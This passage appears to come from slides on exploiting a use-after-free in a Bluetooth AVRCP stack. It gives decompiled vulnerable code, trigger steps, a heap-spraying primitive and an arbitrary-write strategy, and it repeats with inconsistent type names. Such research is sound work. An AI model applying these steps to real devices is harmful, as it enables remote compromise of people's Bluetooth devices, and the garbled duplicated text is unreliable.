{  
    advRspPdu = chan->advRspPdu;  
    switch ( rsp )  
    {  
        case AVRCP_RESPONSE_ACCEPTED:  
        case AVRCP_RESPONSE_IMPLEMENTED_STABLE:  
        case AVRCP_RESPONSE_INTERIM:  
            ...  
            AVRCP_FreeAdvRspPdu(chan);  
            break;  
    }  
}
```

```
void AVRCP_FreeAdvRspPdu(  
    AvrcpChannelAdv *chan)  
{  
    p_advRspStack = &chan->advRspStack;  
    if ( chan->advRspStack.Flink != &chan->advRspStack )  
    {  
        rspPdu = ListPopFront(p_advRspStack);  
        os_free(rspPdu->param);  
        os_free(rspPdu);  
    }  
}
```

Bluetooth :: AVRCP :: Use-After-Free

1. TX a complete AVRCP Response




```
__int64 AVRCP_ParseRspPdu(  
    AvrcpChannelAdv *chan,  
    AvrcpResponse rsp)  
{  
    advRspPdu = chan->advRspPdu;  
    switch ( rsp )  
    {  
        case AVRCP_RESPONSE_ACCEPTED:  
        case AVRCP_RESPONSE_IMPLEMENTED_STABLE:  
        case AVRCP_RESPONSE_INTERIM:  
            ...  
            AVRCP_FreeAdvRspPdu(chan);  
            break;  
    }  
}
```

```
void AVRCP_FreeAdvRspPdu(  
    AvrcpChannelAdv *chan)  
{  
    p_advRspStack = &chan->advRspStack;  
    if ( chan->advRspStack.Flink != &chan->advRspStack )  
    {  
        rspPdu = ListPopFront(p_advRspStack);  
        os_free(rspPdu->param);  
        os_free(rspPdu);  
    }  
}
```

Bluetooth :: AVRCP :: Use-After-Free

1. TX a complete AVRCP Response




```
__int64 AVRCP_ParseRspPdu(  
    AvrccChannelAdv *chan,  
    AvrccResponse rsp)  
{  
    advRspPdu = chan->advRspPdu;  
    switch ( rsp )  
    {  
        case AVRCP_RESPONSE_ACCEPTED:  
        case AVRCP_RESPONSE_IMPLEMENTED_STABLE:  
        case AVRCP_RESPONSE_INTERIM:  
            ...  
            AVRCP_FreeAdvRspPdu(chan);  
            break;  
    }  
}
```

```
void AVRCP_FreeAdvRspPdu(  
    AvrccChannelAdv *chan)  
{  
    p_advRspStack = &chan->advRspStack;  
    if ( chan->advRspStack.Flink != &chan->advRspStack )  
    {  
        rspPdu = ListPopFront(p_advRspStack);  
        os_free(rspPdu->param);  
        os_free(rspPdu);  
    }  
}
```

Bluetooth :: AVRCP :: Use-After-Free


1. TX a complete AVRCP Response



```
__int64 AVRCP_ParseRspPdu(  
    AvrcpChannelAdv *chan,  
    AvrcpResponse rsp)  
{  
    advRspPdu = chan->advRspPdu;  
    switch ( rsp )  
    {  
        case AVRCP_RESPONSE_ACCEPTED:  
        case AVRCP_RESPONSE_IMPLEMENTED_STABLE:  
        case AVRCP_RESPONSE_INTERIM:  
            ...  
            AVRCP_FreeAdvRspPdu(chan);  
            break;  
    }  
}  
  
void AVRCP_FreeAdvRspPdu(  
    AvrcpChannelAdv *chan)  
{  
    p_advRspStack = &chan->advRspStack;  
    if ( chan->advRspStack.Flink != &chan->advRspStack )  
    {  
        rspPdu = ListPopFront(p_advRspStack);  
        os_free(rspPdu->param);  
        os_free(rspPdu);  
    }  
}
```

Bluetooth :: AVRCP :: Use-After-Free


1. TX a complete AVRCP Response



```
__int64 AVRCP_ParseRspPdu(  
    AvrctpChannelAdv *chan,  
    AvrctpResponse rsp)  
{  
    advRspPdu = chan->advRspPdu;  
    switch ( rsp )  
    {  
        case AVRCP_RESPONSE_ACCEPTED:  
        case AVRCP_RESPONSE_IMPLEMENTED_STABLE:  
        case AVRCP_RESPONSE_INTERIM:  
            ...  
            AVRCP_FreeAdvRspPdu(chan);  
            break;  
    }  
}  
  
void AVRCP_FreeAdvRspPdu(  
    AvrctpChannelAdv *chan)  
{  
    p_advRspStack = &chan->advRspStack;  
    if ( chan->advRspStack.Flink != &chan->advRspStack )  
    {  
        rspPdu = ListPopFront(p_advRspStack);  
        os_free(rspPdu->param);  
        os_free(rspPdu);  
    }  
}
```

Bluetooth :: AVRCP :: Use-After-Free

1. TX a complete AVRCP Response




```
__int64 AVRCP_ParseRspPdu(  
    AvrCpChannelAdv *chan,  
    AvrCpResponse rsp)  
{  
    advRspPdu = chan->advRspPdu;  
    switch ( rsp )  
    {  
        case AVRCP_RESPONSE_ACCEPTED:  
        case AVRCP_RESPONSE_IMPLEMENTED_STABLE:  
        case AVRCP_RESPONSE_INTERIM:  
            ...  
            AVRCP_FreeAdvRspPdu(chan);  
            break;  
    }  
}
```

```
void AVRCP_FreeAdvRspPdu(  
    AvrCpChannelAdv *chan)  
{  
    p_advRspStack = &chan->advRspStack;  
    if ( chan->advRspStack.Flink != &chan->advRspStack )  
    {  
        rspPdu = ListPopFront(p_advRspStack);  
        os_free(rspPdu->param);  
        os_free(rspPdu);  
    }  
}
```

Bluetooth :: AVRCP :: Use-After-Free


1. TX a complete AVRCP Response



```
__int64 AVRCP_ParseRspPdu(  
    AvrcpChannelAdv *chan,  
    AvrcpResponse rsp)  
{  
    advRspPdu = chan->advRspPdu;  
    switch ( rsp )  
    {  
        case AVRCP_RESPONSE_ACCEPTED:  
        case AVRCP_RESPONSE_IMPLEMENTED_STABLE:  
        case AVRCP_RESPONSE_INTERIM:  
            ...  
            AVRCP_FreeAdvRspPdu(chan);  
            break;  
    }  
}  
  
void AVRCP_FreeAdvRspPdu(  
    AvrcpChannelAdv *chan)  
{  
    p_advRspStack = &chan->advRspStack;  
    if ( chan->advRspStack.Flink != &chan->advRspStack )  
    {  
        rspPdu = ListPopFront(p_advRspStack);  
        os_free(rspPdu->param);  
        os_free(rspPdu);  
    }  
}
```

Bluetooth :: AVRCP :: Use-After-Free

1. TX a complete AVRCP Response
2. TX AVRCP fragment with PWN type




```
paramLen = bswap_16(rspFrame->operands + 5);
switch ( parm->p.rspFrame->operands[4] )
{
    default:
        goto copyPduFragment;
}
```

```
copyPduFragment:
    rsp = parm->rspFrame;
    advRspPdu = chan->advRspPdu;
    newOffset = advRspPdu->offset + rsp->operandLen - paramOff;
    if ( newOffset <= advRspPdu->paramSize ) {
        os_memcpy(
            &chan->advRspPdu->param[chan->advRspPdu->offset],
            &rsp->operands[paramOff],
            rsp->operandLen - paramOff);
        chan->advRspPdu->offset = newOffset;
        if ( rsp->more )
            return v6;
    }
}
```

Bluetooth :: AVRCP :: Use-After-Free

1. TX a complete AVRCP Response
2. TX AVRCP fragment with PWN type




```
paramLen = bswap_16(rspFrame->operands + 5);
switch ( parm->p.rspFrame->operands[4] )
{
    default:
        goto copyPduFragment;
}
```

```
copyPduFragment:
    rsp = parm->rspFrame;
    advRspPdu = chan->advRspPdu;
    newOffset = advRspPdu->offset + rsp->operandLen - paramOff;
    if ( newOffset <= advRspPdu->paramSize ) {
        os_memcpy(
            &chan->advRspPdu->param[chan->advRspPdu->offset],
            &rsp->operands[paramOff],
            rsp->operandLen - paramOff);
        chan->advRspPdu->offset = newOffset;
        if ( rsp->more )
            return v6;
    }
```

Bluetooth :: AVRCP :: Use-After-Free

1. TX a complete AVRCP Response
2. TX AVRCP fragment with PWN type
3. UAF achieved



```
paramLen = bswap_16(rspFrame->operands + 5);
switch ( parm->p.rspFrame->operands[4] )
{
    default:
        goto copyPduFragment;
}
```

```
copyPduFragment:
    rsp = parm->rspFrame;
    advRspPdu = chan->advRspPdu;
    newOffset = advRspPdu->offset + rsp->operandLen - paramOff;
    if ( newOffset <= advRspPdu->paramSize ) {
        os_memcpy(
            &chan->advRspPdu->param[chan->advRspPdu->offset],
            &rsp->operands[paramOff],
            rsp->operandLen - paramOff);
        chan->advRspPdu->offset = newOffset;
        if ( rsp->more )
            return v6;
    }
```

Heap Spraying Primitive

Exploit :: Heap Spraying Primitive

When a new **AVRCP Start** frame is received, there is no check if `chan->adv.advRspPdu` is already assigned. Hence, it can be utilized to **spray the heap**:

- `bin[0x68+0x48]` – `rspPdu` object itself
- `bin[ANY]` – AVRCP parameter


There is **no upper-bound limitation** for AVRCP parameter member

```
bool AVRCP_HandleAdvRsp(AvrCPChannelAdv *chan,
AvrCPCallbackParms *parm)
{
    paramLen = bswap_16(rspFrame->operands + 5);
    switch ( parm->rspFrame->operands[4] )
    {
        case AVRCP_PACKET_TYPE_SINGLE:
        case AVRCP_PACKET_TYPE_START:
            paramSize = (paramLen + 7);
            rspPdu = os_malloc(0x68uLL);
            rspPdu->param = os_malloc(paramSize);
            chan->advRspPdu = rspPdu;
            goto copyPduFragment;
    }
}
```

Exploit :: Heap Spraying Primitive

AvrcpChannelAdv	
...	
+0xB80	advRspPdu
+0xB88	advRspStack


When a new AVRCP Start frame is received, AVRCP_HandleAdvRsp() will allocate bin[0xb0] and bin[ANY] heap chunks without checking presence of previously assigned objects




AAW Primitive

Exploit :: AAW Primitive :: Strategy Overview

1. Initial state after sending AVRCP Start frame




The desired memory state




Exploit :: AAW Primitive :: Strategy Overview


1. Initial state after sending AVRCP Start frame



2. Free AVRCP PDU by completing it with specific rsp




The desired memory state




Exploit :: AAW Primitive :: Strategy Overview


1. Initial state after sending AVRCP Start frame




2. Free AVRCP PDU by completing it with specific rsp



3. Substitute chunk#1 with the controllable object




The desired memory state




Exploit :: AAW Primitive :: Strategy Overview


1. Initial state after sending AVRCP Start frame




2. Free AVRCP PDU by completing it with specific rsp




3. Substitute chunk#1 with the controllable object



4. Trigger UAF and write into fake param via PWN type



The desired memory state



Exploit :: AAW Primitive :: Environment

Problems:

✗ Different libc versions

- libc-2.26+ has tcache bins - diverse heap grooming
- Unsortedbin takes new objects from the end
- Unsortedbin chunks consolidating

✗ Different sizes of target objects

- Optional #define members within structures

Solution:

✓ Make as universal as possible

- Agnostic to libc version and object sizes (hopefully)


Exploit :: AAW Primitive :: Heap Spraying :: Why

If the exploit only **substitutes** the UAF object, why do we need **heap spraying**?



